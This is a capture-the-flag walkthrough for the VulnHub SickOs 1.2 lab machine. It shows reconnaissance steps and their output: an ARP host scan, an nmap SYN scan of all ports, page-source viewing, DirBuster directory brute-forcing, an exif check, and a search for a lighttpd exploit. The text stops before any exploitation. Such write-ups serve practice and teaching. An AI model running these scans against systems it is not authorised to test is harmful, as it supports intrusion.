
SickOs

Welcome to the write up for the CTF challenge on SickOs machine.
Pease find the machine/box here - https://www.vulnhub.com/entry/sickos-12,144/

Download the mirror & extract the contents. Once done, please open the .ovf with virtual box.
start the kali machine on the virtual box


==
NOTE: DO NOT USE THESE TOOLS ON OTHER'S MACHINES/BOXES NOR ON ANY AOMPANY'S ASSETS.
========================
IT IS A CRIMINAL OFFENSE.
========================
ONLY USE ON THE PUBLICLY AVAILABLE VULNERABLE MACHINES FOR PRACTICE FROM VULNHUB OR HACKTHEBOX, IN VIRTUAL ENVIRONMENT
==

- First thing firt - let's make a note of the attacker & victim ip
  attacker (kali) ip: 192.168.0.12




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.12  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe65:58cd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:65:58:cd  txqueuelen 1000  (Ethernet)
        RX packets 58  bytes 5012 (4.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 3275 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 796 (796.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 796 (796.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

  Victim IP: 192.168.0.105




```
 Currently scanning: 192.168.32.0/16   |   Screen View: Unique Hosts

 11 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 660
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 [redacted]
 192.168.0.105   08:00:27:3f:49:5d      1      60  PCS Systemtechnik GmbH
```

- Nmap stealth scan on all ports on this ip



```
root@kali:~# nmap -sS -p- 192.168.0.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 15:24 EDT
Nmap scan report for 192.168.0.105
Host is up (0.00055s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:3F:49:5D (Oracle VirtualBox virtual NIC)
```


- TRUE - http://192.168.0.105/



192.168.0.105

WHAT IF COMPUTER VIRUSES
ARE REALLY MADE BY THE ANTI-VIRUS SOFTARE COMPANIES TO MAKE MONEY?
quickmeme.com
>>>


viewing the page source



view-source:http://192.168.0.105/


```
<html>

<img src="blow.jpg">

</html>

```

Quite literally!




```
<!-- NOTHING IN HERE ///\\\ -->>>>
```

- Let's see if we could bruteforce for other directories



```
root@kali:~# dirbuster
Aug 09, 2020 3:34:15 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.php - 200
Dir found: /test/ - 200
Aug 09, 2020 3:35:34 PM org.apache.commons.httpclient.HttpMethodDirector executeWithRetry
INFO: I/O exception (org.apache.commons.httpclient.NoHttpResponseException) caught when processing request: The server 192.168.0.105 failed to respond
Aug 09, 2020 3:35:34 PM org.apache.commons.httpclient.HttpMethodDirector executeWithRetry
INFO: Retrying request
```



http://192.168.0.105:80/

Results - List View: Dirs: 1 Files: 1 | Errors: 0

Type	Found	Response	Size
Dir	/	200	429
File	/index.php	200	172
Dir	/test/	200	1536

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 3042, (C) 1541 requests/sec

Parse Queue Size: 0


Current number of running threads: 200

Total Requests: 882185/882193

Time To Finish: 00:00:00

DirBuster Stopped

- Looks like we've something - lighttpd 1.4.28




Index of /test/

Name	Last Modified	Size	Type
Parent Directory/		-	Directory


lighttpd/1.4.28

- Meanwhile, let's run exif on the Keanu Reevs' image we downloaded -- nothing much



```
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# exif index.jpeg
Corrupt data
The data provided does not follow the specification.
ExifLoader: The data supplied does not seem to contain EXIF data.
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# exif index.jpg
Corrupt data
The data provided does not follow the specification.
ExifLoader: The data supplied does not seem to contain EXIF data.
```

- lighttpd exploit -- google search, nothing much on it anyway



About 813 results (0.30 seconds)

www.exploit-db.com › exploits

Lighttpd 1.4.x - Linux remote - Exploit Database

